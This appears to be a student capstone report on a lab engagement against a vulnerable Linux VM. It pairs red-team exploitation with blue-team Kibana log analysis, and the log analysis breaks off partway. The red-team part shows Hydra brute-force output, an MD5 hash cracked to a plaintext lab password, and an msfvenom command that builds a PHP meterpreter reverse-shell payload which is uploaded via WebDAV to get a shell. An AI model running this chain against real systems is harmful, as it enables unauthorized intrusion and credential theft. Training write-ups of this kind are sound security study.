Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway:

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-V Manager Also used to view log data
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	Kibana Machine Collects activity logs
Capstone	192.168.1.105	Vulnerable Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Ports (22 and 80)	Open ports can potentially allow unauthorized access to a machine	With Port 80 open attackers were able to connect to the target machine via web browser and look at accessible files. In addition attackers were able to SSH into the vulnerable machine via port 22 and find the flag.
LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials such as the secret_folder and webdav directory.
Brute Force Attack	With no policy to limit the number of login attempts an attacker is able to essentially make a unlimited attempts at guessing a user's password. Weaker passwords are easier to guess.	Attackers were able to use tools like hydra to Brute Force Ashton's password which was leopoldo. Using these credentials the attackers were able to login and view the contents of the secret_folder.
Md5 Hashed Password	MD5 has been cryptographically broken and thus considered insecure. This means that passwords hashed using MD5 can be cracked and files hashed using MD5 can be spoofed.	Attackers were able to use tools such as crackstation to crack the hashed password for Ryan which was linux4u.

Exploitation: [Open Port 80]


01

Tools & Processes
Nmap was used to discover the open port. When we discovered port 80 was open we used Firefox to view directories and files from the Capstone machine.


02

Achievements
The accessible files gave us information such as the location of the secret_folder.

03




```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-07 17:29 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00097s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.00 seconds
```



Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



192.168.1.105/company_fol
192.168.1.105/company_folders/company_culture/file1.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: [LFI Vulnerability]


01

Tools & Processes
Using Firefox we were able to traverse to hidden directories by inputting the file path into the url.

02

Achievements
We were able to traverse to the hidden directories, secret_folder and webdav, which we would later access after obtaining the proper login credentials


03



192.168.1.105/company_folders/secret_folder/

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

.29 (Ubuntu) Server at 192.168.1.105 Port 80



192.168.1.105/webdav

http://192.168.1.105 is requesting your username and password. The site says: “webdav”

Exploitation: [Brute Force Attack]


01

Tools & Processes
After discovering that Ashton had access to the secret_folder directory we use Hydra to try and Brute Force her password.


02

Achievements
Using Hydra we were able to successfully obtain Ashton’s password. Thus allowing us to access and view the contents of the secret_folder in which we found a password hash for Ryan’s account.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-07 18:47:34
root@Kali:~/Desktop# 
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: [MD5 Hashed Password]


01

Tools & Processes
In the secret_folder we discovered a MD5 password hash for Ryan. We used Crackstation to try and crack the MD5 hash.

02

Tools & Processes
Using Crackstation we were able to successfully crack and obtain Ryan's password in which we would use to SSH into the Capstone machine.

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


Exploitation: [MD5 Hashed Password Continued]

01

Achievements

In the event that port 22 was not open we were also able to use Ryan's credentials to login and gain access to the webdav hidden directory in which we would later upload a shell.php script and gain access to the Capstone machine via reverse shell with meterpreter. And from there we would also be able to find the flag.


02




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-07-08 03:00	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=
1996 > shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-07-07 16:29:14 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-07-07 16:28:49 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-07-07 19:22:47 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-07-07 16:28:52 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-07-07 16:29:21 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Exploitation: [Open Port 22]


01

Tools & Processes
Nmap was used to discover the open port. After the login credentials for Ryan were discovered we were able to SSH into the Capstone machine from the terminal.


02

Achievements
After connecting to the Capstone machine via SSH we were able to find the flag.

03



```
root@Kali:~/Desktop# ssh ryan@192.168.1.105 -p 22
ryan@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul  8 02:22:47 UTC 2021

  System load:  0.0                Processes:           114
  Usage of /:   59.4% of 9.78GB    Users logged in:     1
  Memory usage: 9%                 IP address for eth0: 192.168.1.105
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

272 packages can be updated.
141 updates are security updates.
```




```
Last login: Thu Jul  8 02:19:09 2021 from 192.168.1.90
ryan@server1:~$ locate flag.txt
/flag.txt
ryan@server1:~$ cd /
ryan@server1:/$ ls
bin   flag.txt        lib         mnt   run   swap.img  vagrant
boot  home            lib64       opt   sbin  sys       var
dev   initrd.img      lost+found  proc  snap  tmp       vmlinuz
etc   initrd.img.old  media       root  srv   usr       vmlinuz.old
ryan@server1:/$ 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- We believe the port scan occurred around 23:00 July 7, 2021
- 106 hits were sent from 192.168.1.90 to 192.168.1.105 over port 443
- If no host discovery options are given, Nmap sends an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request. Additionally reconnaissance is the first step an attacker takes when go after a vulnerable machine so we can assume an nmap scan is one of the first things an attacker does.




```
source.ip : 192.168.1.90 AND destination.ip : 192.168.1.105 AND destination.port : 443
```

106 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto

Analysis: Finding the Request for the Hidden Directory

- The request first occurred around 01:00 July 8, 2021
- 28,987 requests were made to the secret_folder hidden directory.
- Inside the secret_folder directory was a MD5 password has to Ryan’s account



url.full : "http://192.168.1.105/company_folders/secret_folder"

